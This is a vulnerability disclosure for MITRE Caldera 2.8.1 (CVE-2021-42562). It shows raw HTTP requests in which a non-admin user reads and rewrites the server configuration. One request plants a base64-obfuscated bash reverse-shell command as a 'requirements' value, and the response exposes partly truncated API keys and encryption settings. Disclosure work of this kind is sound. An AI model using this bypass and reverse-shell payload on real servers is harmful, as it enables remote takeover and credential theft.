Caldera Disclosures

Version 2.8.1

Environment:

- Caldera 2.8.1
- Ubuntu Linux

Findings:


1. CVE-2021-42562: Improper Access Control

Description:

Caldera does not properly segregate user privileges, resulting in non-admin users having access to read and modify configuration or other components which should only be accessible by admin users.

Proof of Concept:

For this scenario we will login as the non-admin user “blue”. As can be seen in the image below, “blue” does not have access to the “Configuration” tab, but, by using direct API requests, we are still able to read and modify the configurations.



Login Request:

```
POST /enter HTTP/1.1
Host: 192.168.243.180:8888
Content-Type: application/x-www-form-urlencoded
Content-Length: 66

username=blue&password=po***TRUNCATED***5Y
```

Login Response:

```
HTTP/1.1 302 Found
Content-Type: text/plain; charset=utf-8
Location: /
Content-Length: 10
Set-Cookie:
API_SESSION="gAAAAABfk0kpIYcoemLUYUktkN886YjTcnC2BIAVrwSOPBuEpIxsFCaBPXLFw0UqlmoiC_2BkrGfBNAgo
jCLDd_JB7qmq49lOHf_3OemdECrQvsT2draejz9AiGAua1iZMz96iITQoniNpfmh7hDQkoI2omNN3QYiwa3cM9BbP1BLB6
tqsfRG4M="; HttpOnly; Path=/
Date: Fri, 23 Oct 2020 21:20:41 GMT
Server: Python/3.6 aiohttp/3.6.2
Connection: close

302: Found
```

Config request via API:

```
POST /api/rest HTTP/1.1
Host: 192.168.243.180:8888
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 313
Origin: http://192.168.243.180:8888
Connection: close
Referer: http://192.168.243.180:8888/
Cookie:
API_SESSION="gAAAAABfk0kpIYcoemLUYUktkN886YjTcnC2BIAVrwSOPBuEpIxsFCaBPXLFw0UqlmoiC_2BkrGfBNAgo
jCLDd_JB7qmq49lOHf_3OemdECrQvsT2draejz9AiGAua1iZMz96iITQoniNpfmh7hDQkoI2omNN3QYiwa3cM9BbP1BLB6
tqsfRG4M="

{"index":"configuration","prop":"requirements","value":{"go": {"command": "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYx}|{base64,-d}|{bash,-i}", "type":
"installed_program", "version": "I'm blue"}, "python": {"attr": "version", "module": "sys",
"type": "python_module", "version": "3.6.1"}}}
```

Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 1103
Date: Fri, 23 Oct 2020 21:22:31 GMT
Server: Python/3.6 aiohttp/3.6.2
Connection: close

{"ability_refresh": 60, "api_key_blue": "aH***TRUNCATED***TU", "api_key_red":
"Qv***TRUNCATED***M4", "app.contact.gist": "API_KEY", "app.contact.http":
"http://0.0.0.0:8888", "app.contact.tcp": "0.0.0.0:7010", "app.contact.udp": "0.0.0.0:7011",
"app.contact.websocket": "0.0.0.0:7012", "crypt_salt": "yz***TRUNCATED***Hw",
"encryption_key": "0C***TRUNCATED***lw", "exfil_dir": "/tmp", "host": "0.0.0.0", "plugins":
["access", "atomic", "compass", "debrief", "fieldmanual", "gameboard", "manx", "response",
"sandcat", "stockpile", "training", "/tmp/hexor"], "port": 8888, "reports_dir": "/tmp",
"requirements": {"go": {"command": "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYx}|{base64,-d}|{bash,-i}", "type":
"installed_program", "version": "I'm blue"}, "python": {"attr": "version", "module": "sys",
"type": "python_module", "version": "3.6.1"}}, "users": {"blue": {"blue":
"po***TRUNCATED***5Y"}, "red": {"red": "mS***TRUNCATED***mM"}}}
```

Note: This vulnerability allows a non-admin user to exploit the vulnerability “CVE-2021-42559: Command Injection via Configurations in MITRE Caldera”.